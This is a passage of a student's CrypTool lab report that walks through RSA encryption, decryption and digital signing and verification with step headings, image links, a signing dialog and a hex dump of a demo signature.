
## 16) Encrypt a message :



## 17) Click a Decrypt button:



## 18) Decrypt a message :



# Practical-16

## **AIM:**


Implement RSA and digital signatures in CrypTool to analyze key-pair generation, secure message encryption, and authentication through integrity verification mechanisms.

## **STEPS with screenshots:**


- 1) Select a RSA Encryption:



- 2) Select a recipient: (Encrypt button click):




- 3) Encrypt a message :




4) Decryption :



5) Decryption (Enter a pincode and click a Decrypt button):



## 6) Decrypt a message :



## 7) Sign Document :

**PKI**


**Sign Document...**

**Verify Signature...**

**Extract Signature**

**Signature Demonstration (Signature Generation)...**

## 8) RSA Sign a Document :



## 9) Enter a pincode (click a sign button ):

## Sign a Document

X

### Choose hash function

| Algorithm:                             | Output length |
|----------------------------------------|---------------|
| <input type="radio"/> MD2              | 128 bits      |
| <input type="radio"/> MD5              | 128 bits      |
| <input type="radio"/> RIPEMD-160       | 160 bits      |
| <input type="radio"/> SHA              | 160 bits      |
| <input checked="" type="radio"/> SHA-1 | 160 bits      |

### Choose signature algorithm

|                                      |
|--------------------------------------|
| Factorization based algorithms       |
| <input checked="" type="radio"/> RSA |
| Discrete logarithm based algorithms  |
| <input type="radio"/> DSA            |
| Elliptic curve based algorithms      |
| <input type="radio"/> ECSP-DSA       |
| <input type="radio"/> ECSP-NR        |

### Presentation format

|                                                         |
|---------------------------------------------------------|
| <input type="radio"/> Affine coordinates                |
| <input checked="" type="radio"/> Projective coordinates |

### Choose a key/PSE to be used when signing

| Last name         | First name | Key type      | Key identifier | Created             | Internal ID no. |
|-------------------|------------|---------------|----------------|---------------------|-----------------|
| HybridEncrypti... | Bob        | EC-prime239v1 | PIN=1234       | 09.05.2007 14:51:14 | 1178702474      |
| SideChannelAt...  | Bob        | RSA-512       | PIN=1234       | 06.07.2006 15:21:34 | 1152179494      |

### Listed key types:

- RSA keys
- DSA keys
- EC keys

PIN code for chosen PSE:

\*\*\*\*\*

Display signature time

Display intermediate results

Sign

Cancel

10)Digital signature :

```

CryptTool 1.4.2 - RSA (SHA1) signature of <Unnamed1>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
RSA (SHA1) signature of <Unnamed1>
00000000 E3 69 67 6E 61 74 75 72 65 3A 20 20 20 20 20 20 20 20 FF B7 CB B9 8E 4F 19 DB CF 86 28 CA E5 B0 25 80 FA DD 02
00000024 F7 0C F3 08 0E 9D 2D Ba 96 BD 2D FB BB 12 A4 40 76 92 8F 62 40 70 8A 02 5A 7B 45 2F 74 42 3E 55 1B EE F4 95
00000048 08 69 9D 7A D4 59 31 09 C5 20
0000006C 20 20 20 20 20 53 69 67 6E 60 74 75 72 65 20 6C 65 6E 60 74 68 3A 20 20 35 31 32 20 20 20 20 20 20 20 20 20 20 20
00000080 20
0000009E 22 53 41 20
000000B4 20 66 75 6E 63 74 69 6F 6E 3A 20 20 20 53 48 41 2D 31 20
000000D8 20
000000FC 20
00000120 6B 5D 5B 42 6F 62 5D 5B 52 53 41 2D 35 31 32 5D 5B 31 31 35 32 31 37 39 34 39 34 5D 5B 50 49 4E 3D 31 32 33
00000144 34 5D 20
00000168 20 20 20 20 20 4D 79 20 6E 61 6D 65 20 69 73 20 6B 68 75 73 68 69 2E


```

Signature: 0 (, %...  
i.z.V1...  
Signature length: 512  
Algorithm: RSA  
Hash function: SHA-1  
Key: [SideChannelAttack]  
Message: My name is khushi.


## 11) Verify Signature:



## 12) Select a algorithm and verify signature :




### 13) Verification Time :




### 14) Extract Signature :



